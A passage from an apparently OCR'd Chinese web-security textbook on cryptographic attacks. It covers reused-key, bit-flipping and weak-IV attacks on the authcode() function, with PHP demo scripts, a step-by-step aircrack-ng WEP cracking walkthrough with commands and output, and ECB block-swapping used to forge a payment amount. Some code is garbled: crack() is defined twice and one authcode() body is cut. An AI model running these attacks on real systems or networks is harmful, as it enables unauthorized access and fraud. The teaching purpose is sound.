        $j = ($j + $box[$i] + $rndkey[$i]) %
256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }
    // 核心加/解密部分
    for($a = $j = $i = 0; $i <
$string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        // 从密匙簿得出密匙进行异或，再转成字
符
        $result .= chr(ord($string[$i]) ^
($box[($box[$a] + $box[$j]) % 256]));
    }
    if($operation == 'DECODE') {
        // 验证数据有效性，请看未加密明文的格
式
        if((substr($result, 0, 10) == 0 ||
substr($result, 0, 10) - time() > 0) &&
substr($result, 10, 16) ==
substr(md5(substr($result, 26).$keyb), 0,
16)) {
```

```
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        // 把动态密匙保存在密文里，这也是为什么同样的明文，产生不同密文后能解密的原因
        // 因为加密后的密文可能是一些特殊字符，复制过程可能会丢失，所以用base64编码
        return $keyc.str_replace('=', '', base64_encode($result));
    }
}
```

这个函数看似经过了一系列的复杂调用，其实到了最后，仍然还是逐字节地进行XOR运算，其实现XOR加密过程的代码只有一行：

```
$result .= chr(ord($string[$i]) ^ ($box[($box[$a] + $box[$j]) % 256]));
```

再注意其他几个细节。首先，外部传入的加密KEY，其值会经过MD5运算，因此长度是固定的32位。

```
function authcode($string, $operation =
```

```
'DECODE', $key = '', $expiry = 0) {
    $ckey_length = 4;
    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
```

authcode()这个函数的常见调用方式为：

```
authcode($plaintext, "ENCODE" , UC_KEY)
```

其中，UC_KEY为配置在每个应用中的密钥，但这个密钥并非真正用于XOR运算的那个密钥。

其次，keyc是初始化向量（IV）。如果定义了ckey_length，则它会根据microtime()的结果生成，并随后会影响到随机密钥的生成。

```
    $ckey_length = 4;
    ……
    $keyc = $ckey_length ? ($operation ==
'DECODE' ? substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) :
'';
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
    $string = $operation == 'DECODE' ?
```

```
base64_decode(substr($string,
$ckey_length)) :
sprintf('%010d', $expiry ? $expiry +
time() : 0).substr(md5($string.$keyb), 0,
16).$string;
    ……
    $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i %
$key_length]);
    }
```

初始化向量的作用就是一次一密。使用随机的初始化向量，明文每次加密后产生的密文都是不同的，增加了密文的安全性。但初始化向量本身并不需要保证其私密性，甚至为了密文接收方能够成功解密，需要将初始化向量以明文的形式传播。

为了演示Reused Key Attack，暂且将ckey_length设置为0，这样就不会有初始化向量。下面为一段攻击的演示代码。

```
<?php
define('UC_KEY','aaaaaaaaaaaaaaaaaaaaaaaaaa'
);
$plaintext1 = "aaaabbbb";
```

```
$plaintext2 = "ccccbbbb";
echo "plaintext1 is: ".$plaintext1."<br>";
echo "plaintext2 is: ".$plaintext2."<br>";
$cipher1 =
base64_decode(substr(authcode($plaintext1,
"ENCODE" , UC_KEY), 0));
echo "Cipher1 is: ".hex($cipher1).'<br><br>';
$cipher2 =
base64_decode(substr(authcode($plaintext2,
"ENCODE" , UC_KEY), 0));
echo "Cipher2 is: ".hex($cipher2).'<br><br>';
function hex($str){
    $result = '';
    for ($i=0;$i<strlen($str);$i++){
         $result .= "\\x".ord($str[$i]);
    }
    return $result;
}
echo "crack result is :".crack($plaintext1,
$cipher1, $cipher2);
function crack($plain, $cipher_p, $cipher_t){
    $target = '';
    $len = strlen($plain);
    $tmp_p = substr($cipher_p, 26);
    echo hex($tmp_p)."<br>";
    $tmp_t = substr($cipher_t, 26);
    echo hex($tmp_t)."<br>";
    for ($i=0;$i<strlen($plain);$i++){
```

```
        $target .= chr(ord($plain[$i]) ^
ord($tmp_p[$i]) ^ ord($tmp_t[$i]));
    }
    return $target;
}
echo "crack result is :".crack($plaintext1,
$cipher1, $cipher2);
function crack($plain, $cipher_p, $cipher_t){
    $target = '';
    $len = strlen($plain);
    $tmp_p = substr($cipher_p, 26);
    echo hex($tmp_p)."<br>";
    $tmp_t = substr($cipher_t, 26);
    echo hex($tmp_t)."<br>";
    for ($i=0;$i<strlen($plain);$i++){
        $target .= chr(ord($plain[$i]) ^
ord($tmp_p[$i]) ^ ord($tmp_t[$i]));
    }
    return $target;
}
function authcode($string, $operation =
'DECODE', $key = '', $expiry = 0) {
    //$ckey_length = 4;
    $ckey_length = 0;
    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation ==
```

```
'DECODE' ? substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) :
'';
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
    $string = $operation == 'DECODE' ?
base64_decode(substr($string,
$ckey_length)) :
sprintf('%010d', $expiry ? $expiry +
time() : 0).substr(md5($string.$keyb), 0,
16).$string;
    $string_length = strlen($string);
    $result = '';
    $box = range(0, 255);
    $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i %
$key_length]);
    }
    for($j = $i = 0; $i < 256; $i++) {
        $j = ($j + $box[$i] + $rndkey[$i]) %
256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
        $box[$j] = $tmp;
    }
    $xx = ''; // real key
    for($a = $j = $i = 0; $i <
```

```
$string_length; $i++) {
        $a = ($a + 1) % 256;
        $j = ($j + $box[$a]) % 256;
        $tmp = $box[$a];
        $box[$a] = $box[$j];
        $box[$j] = $tmp;
        $xx .= chr($box[($box[$a] +
$box[$j]) % 256]);
        $result .= chr(ord($string[$i]) ^
($box[($box[$a] + $box[$j]) % 256]));
    }
    echo "xor key is: ".hex($xx)."<br>";
    if($operation == 'DECODE') {
        if((substr($result, 0, 10) == 0 ||
substr($result, 0, 10) - time() > 0) &&
substr($result, 10, 16) ==
substr(md5(substr($result, 26).$keyb), 0,
16)) {
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        return $keyc.str_replace('=', '',
base64_encode($result));
    }
}
?>
```

结果如下：

```
www.a.com/test2.php

plaintext1 is: aaaabbbb
plaintext2 is: ccccbbbb
xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x1
Cipher1 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x220\x171\x192\x107\x125\x65\x20\

xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x1
Cipher2 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x211\x165\x149\x109\x116\x22\x70\

\x227\x42\x31\x204\x251\x24\x114\x89
\x225\x40\x29\x206\x251\x24\x114\x89
crack result is :ccccbbbb
```

输入的明文1是“aaaabbbb”，明文2是“cc-ccbbbb”。

通过authcode()的算法分别得到了两个密文Cipher1与Cipher2。根据算法，密文前10位用于验证时间，10到26位用于验证完整性，因此真正的密文是从第27位开始的，在此分别如下：

```
\x227\x42\x31\x204\x251\x24\x114\x89
\x225\x40\x29\x206\x251\x24\x114\x89
```

根据之前的公式：

```
E(A) xor E(B) = A xor B
```

已知任意3个值即可推算出剩下的一个值，因此有：

```
aaaabbbb XOR
```

```
'\x227\x42\x31\x204\x251\x24\x114\x89' XOR
'\x225\x40\x29\x206\x251\x24\
x114\x89' = ccccbbbb
```

从而还原出了明文。这个过程在crack()函数中描述：

```
function crack($plain, $cipher_p, $cipher_t){
    $target = '';
    $len = strlen($plain);
    $tmp_p = substr($cipher_p, 26);
    echo hex($tmp_p)."<br>";
    $tmp_t = substr($cipher_t, 26);
    echo hex($tmp_t)."<br>";
    for ($i=0;$i<strlen($plain);$i++){
        $target .= chr(ord($plain[$i]) ^
ord($tmp_p[$i]) ^ ord($tmp_t[$i]));
    }
    return $target;
}
```

这里之所以能攻击成功，是因为第一次加密时使用的密钥和第二次使用的密钥相同，因此我们才能通过XOR运算还原出明文，形成 Reused KeyAttack。

第一次加密时的key：

```
xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x12\x
Cipher1 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x220\x171\x192\x107\x125\x65\x20\x62
```

第二次加密时的key：

```
xor key is:
\x134\x5\x163\x45\x248\x83\x250\x98\x222\x29\x229\x146\x246\x94\x76\x115\x35\x12\x232
Cipher2 is:
\x182\x53\x147\x29\x200\x99\x202\x82\x238\x45\x211\x165\x149\x109\x116\x22\x70\x53\x1
```

但如果存在初始化向量，则相同明文每次加密的结果均不同，将增加破解的难度，即不受此攻击影响。因此当：

```
$ckey_length = 4;
```

时（这也是默认值），authcode()将产生随机密钥，算法的强度也就增加了。

但如果IV不够随机，攻击者有可能找到相同的IV，则在相同IV的情况下仍然可以实施“Reused Key Attack”。在“WEP破解”一节中，就是找到了相同的IV，从而使得攻击成功。

11.2.2 Bit-flipping Attack

再次回到公式上来：

```
E(A) xor E(B) = A xor B
```

由此可以得出：

```
A xor E(A) xor B = E(B)
```

这意味着当知道A的明文、B的明文、A的密文时，可以推导出B的密文。这在实际应用中非常有用。

比如一个网站应用，使用Cookie作为用户身份的认证凭证，而Cookie的值是通过XOR加密而得的。认证的过程就是服务器端解密Cookie后，检查明文是否合法。假设明文是：


```
username+role
```

那么当攻击者注册了一个普通用户A时，获取了A的Cookie为Cookie(A)，就有可能构造出管理员的Cookie，从而获得管理员权限：

```
(accountA+member) xor Cookie(A) xor
(admin_account+manager) = Cookie(admin)
```

在密码学中，攻击者在不知道明文的情况下，通过改变密文，使得明文按其需要的方式发生改变的攻击方式，被称为Bit-flipping Attack。


解决Bit-flipping攻击的方法是验证密文的完整性，最常见的方法是增加带有KEY的MAC（消息验证码，Message Authentication Code），通过MAC验证密文是否被篡改。



MAC的防篡改原理图

通过哈希算法来实现的MAC，称为HMAC。HMAC由于其性能较好，而被广泛使用。如下图所示为

HMAC的一种实现。



HMAC的实现过程

在authcode()中，其实已经实现了HMAC，所以攻击者在不知晓加密KEY的情况下，是无法完成Bit-flipping攻击的。

注意这段代码：

```
if($operation == 'DECODE') {
    if((substr($result, 0, 10) == 0 ||
substr($result, 0, 10) - time() > 0) &&
substr($result,
10, 16) == substr(md5(substr($result, 26).
```

```
$keyb), 0, 16)) {
            return substr($result, 26);
        } else {
            return '';
        }
```

其中，密文的前10个字节用于验证时间是否有效，10～26个字节即为HMAC，用于验证密文是否被篡改，26个字节之后才是真正的密文。

HMAC由以下代码实现：

```
md5(substr($result, 26).$keyb)
```

这个值与两个因素有关，一个是真正的密文：substr($result, 26)；一个是$keyb，而$keyb又是由加密密钥KEY变化得到的，因此在不知晓KEY的情况下，这个HMAC的值是无法伪造出来的。因此HMAC有效地保证了密文不会被篡改。

11.2.3　弱随机IV问题

在authcode()函数中，它默认使用了4字节的IV（就是函数中的keyc），使得破解难度增大。但其实4字节的IV是很脆弱的，它不够随机，我们完全可以通过“暴力破解”的方式找到重复的IV。为了验证这一点，调整一下破解程序，如下：

```
<?php
define('UC_KEY','aaaaaaaaaaaaaaaaaaaaaaaaaaa'
);
$plaintext1 = "aaaabbbbxxxx";
$plaintext2 = "ccccbbbbcccc";
$guess_result = "";
$time_start = time();
$dict = array();
global $ckey_length;
$ckey_length = 4;
echo "Collecting Dictionary(XOR Keys).\n";
$cipher2 = authcode($plaintext2, "ENCODE" ,
UC_KEY);
$counter = 0;
for (;;){
  $counter ++;
  $cipher1 = authcode($plaintext1,
```

```
"ENCODE" , UC_KEY);
  $keyc1 = substr($cipher1, 0, $ckey_length);
  $cipher1 = base64_decode(substr($cipher1,
$ckey_length));
  $dict[$keyc1] = $cipher1;
  if  ( $counter%1000 == 0){
    echo ".";
    if ($guess_result = guess($dict,
$cipher2)){
      break;
    }
  }
}
array_unique($dict);
echo "\nDictionary Collecting Finished..\n";
echo "Collected ".count($dict)." XOR Keys\n";
function guess($dict, $cipher2){
  global $plaintext1,$ckey_length;
  $keyc2 = substr($cipher2, 0, $ckey_length);
  $cipher2 = base64_decode(substr($cipher2,
$ckey_length));
  for ($i=0; $i<count($dict); $i++){
    if (array_key_exists($keyc2, $dict)){
      echo "\nFound key in dictionary!\n";
      echo "keyc is: ".$keyc2."\n";
      return crack($plaintext1,$dict[$keyc2],
$cipher2);
      break;
```

```
    }
  }
  return False;
}
echo "\ncounter is:".$counter."\n";
$time_spend = time() - $time_start;
echo "crack time is: ".$time_spend." seconds
\n";
echo "crack result is :".$guess_result."\n";
function crack($plain, $cipher_p, $cipher_t){
    $target = '';
    $tmp_p = substr($cipher_p, 26);
    //echo hex($tmp_p)."\n";
    $tmp_t = substr($cipher_t, 26);
    //echo hex($tmp_t)."\n";
    for ($i=0;$i<strlen($plain);$i++){
        $target .= chr(ord($plain[$i]) ^
ord($tmp_p[$i]) ^ ord($tmp_t[$i]));
    }
    return $target;
}
function hex($str){
    $result = '';
    for ($i=0;$i<strlen($str);$i++){
         $result .= "\\x".ord($str[$i]);
    }
    return $result;
}
```

```
function authcode($string, $operation =
'DECODE', $key = '', $expiry = 0) {
    global $ckey_length;
    //$ckey_length = 0;
    $key = md5($key ? $key : UC_KEY);
    $keya = md5(substr($key, 0, 16));
    $keyb = md5(substr($key, 16, 16));
    $keyc = $ckey_length ? ($operation ==
'DECODE' ? substr($string, 0, $ckey_length):
substr(md5(microtime()), -$ckey_length)) :
'';
    $cryptkey = $keya.md5($keya.$keyc);
    $key_length = strlen($cryptkey);
    $string = $operation == 'DECODE' ?
base64_decode(substr($string,
$ckey_length)) :
sprintf('%010d', $expiry ? $expiry +
time() : 0).substr(md5($string.$keyb), 0,
16).$string;
    $string_length = strlen($string);
    $result = '';
    $box = range(0, 255);
     $rndkey = array();
    for($i = 0; $i <= 255; $i++) {
        $rndkey[$i] = ord($cryptkey[$i %
$key_length]);
    }
    for($j = $i = 0; $i < 256; $i++) {
```

```
        $j = ($j + $box[$i] + $rndkey[$i]) %
256;
        $tmp = $box[$i];
        $box[$i] = $box[$j];
substr($result, 10, 16) ==
substr(md5(substr($result, 26).$keyb), 0,
16)) {
            return substr($result, 26);
        } else {
            return '';
        }
    } else {
        return $keyc.str_replace('=', '',
base64_encode($result));
    }
}
?>
```

运行结果如下：

在大约16秒后，共遍历了19295个不同的XOR KEY，找到了相同的IV，顺利破解出明文。

11.3　WEP破解

流密码加密算法存在“Reused Key Attack”和“Bit-flipping Attack”等攻击方式。而在现实中，一种最著名的针对流密码的攻击可能就是WEP密钥的破解。WEP是一种常用的无线加密传输协议，破解了WEP的密钥，就可以以此密钥连接无线的Access Point。WEP采用RC4算法，也存在这两种攻击方式。



Windows操作系统连接无线网络的选项

WEP在加密过程中，有两个关键因素，一个是初始

化向量IV，一个是对消息的CRC-32校验。而这两者都可以通过一些方法克服。

IV以明文的形式发送，在WEP中采用24bit的IV，但这其实不是很大的一个值。假设一个繁忙的AP，以11Mbps的速度发送大小为1500bytes的包，则15008/(1110^6)*2^24 = ~18000秒，约为5个小时。因此最多5个小时，IV就将耗光，不得不开始出现重复的IV。在实际情况中，并非每个包都有1500bytes大小，因此时间会更短。

IV一旦开始重复，就会使得“Reused Key At-tack”成为可能。同时通过收集大量的数据包，找到相同的IV，构造出相同的CRC-32校验值，也可以成功实施“Bit-flipping Attack”。

2001年8月，破解WEP的理论变得可行了。Berkly的Nikita Borisov, Ian Goldberg以及David Wagner共同完成了一篇很好的论文：“Se-curity of the WEP algorithm”，其中深入阐述了WEP破解的理论基础。

实际破解WEP的步骤要稍微复杂一些，Air-crack实现了这一过程。

第一步：加载目标。

```
root@segfault:/home/cg/eric-g# airodump-ng --
bssid 00:18:F8:F4:CF:E4 -c 9 ath2 -w eric-g
CH 9 ][ Elapsed: 4 mins ][ 2007-11-21 23:08
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC
CIPHER AUTH ESSID
00:18:F8:F4:CF:E4 21 21 2428 26251 0 9 48
WEP WEP OPN eric-G
BSSID STATION PWR Lost Packets Probes
00:18:F8:F4:CF:E4 06:19:7E:8E:72:87 23 0
34189
```

第二步：与目标网络进行协商。

```
root@segfault:/home/cg/eric-g# aireplay-ng
-1 600 -e eric-G -a 00:18:F8:F4:CF:E4 -h
06:19:7E:8E:72:87 ath2
22:53:23 Waiting for beacon frame (BSSID:
00:18:F8:F4:CF:E4)
22:53:23 Sending Authentication Request
22:53:23 Authentication successful
22:53:23 Sending Association Request
22:53:24 Association successful :-)
22:53:39 Sending keep-alive packet
22:53:54 Sending keep-alive packet
22:54:09 Sending keep-alive packet
```

```
22:54:24 Sending keep-alive packet
22:54:39 Sending keep-alive packet
22:54:54 Sending keep-alive packet
22:55:09 Sending keep-alive packet
22:55:24 Sending keep-alive packet
22:55:39 Sending keep-alive packet
22:55:54 Sending keep-alive packet
22:55:54 Got a deauthentication packet!
22:55:57 Sending Authentication Request
22:55:59 Sending Authentication Request
22:55:59 Authentication successful
22:55:59 Sending Association Request
22:55:59 Association successful :-)
22:56:14 Sending keep-alive packet
***KEEP THAT RUNNING
```

第三步：生成密钥流。

```
root@segfault:/home/cg/eric-g# aireplay-ng
-5 -b 00:18:F8:F4:CF:E4 -h 06:19:7E:8E:72:87
ath2
22:59:41 Waiting for a data packet...
Read 873 packets...
Size: 352, FromDS: 1, ToDS: 0 (WEP)
BSSID = 00:18:F8:F4:CF:E4
Dest. MAC = 01:00:5E:7F:FF:FA
Source MAC = 00:18:F8:F4:CF:E2
```

```
0x0000: 0842 0000 0100 5e7f fffa 0018 f8f4
cfe4 .B....^........
0x0010: 0018 f8f4 cfe2 c0b5 121a 4600 0e18
0f3d ..........F....=
0x0020: bd80 8c41 de34 0437 8d2d c97f 2447
3d81 ...A.4.7.-.$G=.
0x0030: 9bdc 68da 06b2 18be 9cd6 9cb4 9443
8725 ..h..........C.%
0x0040: 87f6 9a14 1ff9 0cfa bd36 862e ec54
7215 .........6...Tr.
0x0050: 335b 4a91 d6a4 caae 5a58 a736 6230
87d9 3[J.....ZX.6b0..
0x0060: 4e14 7617 21c6 eda4 9b0d 3a00 0b4f
47ab N.v.!.....:..OG.
0x0070: a529 dedf 4c13 880c a1e6 37f7 50e6
599c .)..L.....7.P.Y.
0x0080: 0a4c 0b7f 24ae b019 ef2f 36b9 c499
8643 .L.$..../6....C
0x0090: 6592 5835 23e5 c8e9 d1b9 3d36 1fe5
ecfe e.X5#.....=6....
0x00a0: 510b 51ba 4fe4 e2ed d33b 0459 ca68
82b8 Q.Q.O....;.Y.h..
0x00b0: c856 ea70 829f c753 1614 290e d051
392f .V.p...S..)..Q9/
0x00c0: fa65 cbc6 c5f8 24b1 cdbd 94e5 08c3
2dd4 .e....$.......-.
0x00d0: 6e4b 983b dc82 b2cd b3f1 dab5 b816
6188 nK.;..........a.
```

```
--- CUT ---
Use this packet ? y
Saving chosen packet in
replay_src-1121-230028.cap
23:00:38 Data packet found!
23:00:38 Sending fragmented packet
23:00:38 Got RELAYED packet!!
23:00:38 Thats our ARP packet!
23:00:38 Trying to get 384 bytes of a
keystream
23:00:38 Got RELAYED packet!!
23:00:38 Thats our ARP packet!
23:00:38 Trying to get 1500 bytes of a
keystream
23:00:38 Got RELAYED packet!!
23:00:38 Thats our ARP packet!
Saving keystream in fragment-1121-230038.xor
Now you can build a packet with packetforge-
ng out of that 1500 bytes keystream
```

第四步：构造ARP包。

```
root@segfault:/home/cg/eric-g# packetforge-
ng -0 -a 00:18:F8:F4:CF:E4 -h
06:19:7E:8E:72:87 -k 255.255.255.255 -l
255.255.255.255 -w arp -y *.xor
Wrote packet to: arp
```

第五步：生成自己的ARP包。

```
root@segfault:/home/cg/eric-g# aireplay-ng
-2 -r arp -x 150 ath2
Size: 68, FromDS: 0, ToDS: 1 (WEP)
BSSID = 00:18:F8:F4:CF:E4
Dest. MAC = FF:FF:FF:FF:FF:FF
Source MAC = 06:19:7E:8E:72:87
0x0000: 0841 0201 0018 f8f4 cfe4 0619 7e8e
7287 .A..........~.r.
0x0010: ffff ffff ffff 8001 1f1a 4600 c9d3
e5e7 ..........F.....
0x0020: d65a 6a63 0b51 bb60 8390 a8b4 947d
456f .Zjc.Q.`.....}Eo
0x0030: 3a05 25b2 7464 7db7 c49b d38a f789
822c :.%.td}........,
0x0040: 83a8 93c5 ....
Use this packet ? y
Saving chosen packet in
replay_src-1121-230224.cap
```

第六步：开始破解。

```
cg@segfault:~/eric-g$ aircrack-ng -z eric-
g-05.cap
Opening eric-g-05.cap
Read 64282 packets.
```

```
# BSSID ESSID Encryption
1 00:18:F8:F4:CF:E4 eric-G WEP (21102 IVs)
Choosing first network as target.
Attack will be restarted every 5000 captured
ivs.
Starting PTW attack with 21397 ivs.
Aircrack-ng 0.9.1
[00:00:11] Tested 78120/140000 keys (got
22918 IVs)
KB depth byte(vote)
0 3/ 5 34( 111) 70( 109) 42( 107) 2C( 106)
B9( 106) E3( 106)
1 1/ 14 34( 115) 92( 110) 35( 109) 53( 109)
33( 108) CD( 107)
2 6/ 18 91( 114) E7( 114) 21( 111) 0E( 110)
88( 109) C6( 109)
3 2/ 31 37( 109) 80( 109) 5F( 108) 92( 108)
9E( 108) 9B( 107)
4 0/ 2 29( 129) 55( 114) AD( 112) 6A( 111)
BB( 110) C1( 110)
KEY FOUND! [ 70:34:91:37:29 ]
Decrypted correctly: 100%
```


最终成功破解出WEP的KEY，可以免费蹭网了！

11.4　ECB模式的缺陷

前面讲到了流密码加密算法中的几种常见的攻击方法，在分组加密算法中，也有一些可能被攻击者利用的地方。如果开发者不熟悉这些问题，就有可能错误地使用加密算法，导致安全隐患。

对于分组加密算法来说，除去算法本身，还有一些通用的加密模式，不同的加密算法会支持同样的几种加密模式。常见的加密模式有：ECB、CBC、CFB、OFB、CTR等。如果加密模式被攻击，那么不论加密算法的密钥有多长，都可能不再安全。


ECB模式（电码簿模式）是最简单的一种加密模式，它的每个分组之间相对独立，其加密过程如下：



Electronic Codebook (ECB) mode encryption

但ECB模式最大的问题也是出在这种分组的独立性

上：攻击者只需要对调任意分组的密文，在经过解密后，所得明文的顺序也是经过对调的。



ECB模式可以交换密文或明文的顺序

验证如下：

```
ecb_mode.py:
from Crypto.Cipher import DES3
import binascii
def hex_s(str):
  re = ''
  for i in range(0,len(str)):
    re += "\\x"+binascii.b2a_hex(str[i])
  return re
key = '1234567812345678'
plain = 'aaaabbbbaaaabbbb'
plain1 = 'xaaabbbbaaaabbbb'
plain2 = 'aaaabbbbxaaabbbb'
o = DES3.new(key, 1) # arg[1] == 1 means ECB
MODE
print "1 : "+hex_s(o.encrypt(plain))
print "2 : "+hex_s(o.encrypt(plain1))
print "3 : "+hex_s(o.encrypt(plain2))
```

分别对三段明文执行3-DES加密，所得结果如下：

```
[root@vps tmp]#python ecb_mode.py
1 : \xab\xf1\x3a\x33\x59\x35\x3b\x07\xab
\xf1\x3a\x33\x59\x35\x3b\x07
2 : \x32\xd1\xe9\x5a\x49\x0f\xfe\x80\xab
\xf1\x3a\x33\x59\x35\x3b\x07
3 : \xab\xf1\x3a\x33\x59\x35\x3b
\x07\x32\xd1\xe9\x5a\x49\x0f\xfe\x80
```

首先看看plain的值：

```
aaaabbbbaaaabbbb
```

3-DES每个分组为8个字节，因此明文会被分为两组：

```
aaaabbbb
aaaabbbb
```

plain对应的密文为：

```
\xab\xf1\x3a\x33\x59\x35\x3b\x07\xab\xf1\x3a
\x33\x59\x35\x3b\x07
```

将其密文分为两组：

```
\xab\xf1\x3a\x33\x59\x35\x3b\x07
\xab\xf1\x3a\x33\x59\x35\x3b\x07
```

可见同样的明文经过加密后得到了同样的密文。

再看看plain1，它与plain只在第一个字节上存在差异：

```
xaaabbbb
aaaabbbb
```

加密后的密文为：

```
\x32\xd1\xe9\x5a\x49\x0f\xfe\x80
\xab\xf1\x3a\x33\x59\x35\x3b\x07
```

对比plain加密后的密文，可以看到，仅仅block 1的密文不同，而block 2的密文是完全一样的。也就是说，block 1并未影响到block 2的结果。

这与链式加密模式（CBC）等是完全不同的，链式加密模式的分组前后之间会互相关联，一个字节的变化，会导致整个密文发生变化。这一特点也可以

用于判断密文是否是用ECB模式加密的。

再看看plain2，按照分组来看，它是plain1对调了两个分组的结果：

```
aaaabbbb
xaaabbbb
```

plain2加密后的密文，其结果也正是plain1的密文对调分组密文的结果：

```
\xab\xf1\x3a\x33\x59\x35\x3b\x07
\x32\xd1\xe9\x5a\x49\x0f\xfe\x80
```

因此验证了之前的结论：对于ECB模式来说，改变分组密文的顺序，将改变解密后的明文顺序；替换某个分组密文，解密后该对应分组的明文也会被替换，而其他分组不受影响。

这是非常危险的，假设某在线支付应用，用户提交的密文对应的明文为：


```
member=abc||pay=10000.00
```


其中前16个字节为：


```
member=abc||pay=
```

这正好是一个或两个分组的长度，因此攻击者只需要使用“1.00”的密文，替换“10000.00”的密文，即可伪造支付金额从10000元至1元。在实际攻击中，攻击者可以通过事先购买一个1元物品，来获取1.00的密文，这并非一件很困难的事情。

ECB模式的缺陷，并非某个加密算法的问题，因此即使强壮如AES-256等算法，只要使用了ECB模式，也无法避免此问题。此外，ECB模式仍然会带有明文的统计特征，因此在分组较多的情况下，其私密性也会存在一些问题，如下：


plaintext


ECB


chained modes

ECB模式与CBC模式的对比效果

ECB模式并未完全混淆分组间的关系，因此当分组足够多时，仍然会暴露一些私密信息，而链式模式则避免了此问题。

当需要加密的明文多于一个分组的长度时，应该避免使用ECB模式，而使用其他更加安全的加密模式。


11.5　Padding Oracle Attack

在Eurocrypt 2002大会上，Vaudenay介绍了针对CBC模式的“Padding Oracle Attack”。它可以在不知道密钥的情况下，通过对padding bytes的尝试，还原明文，或者构造出任意明文的密文。

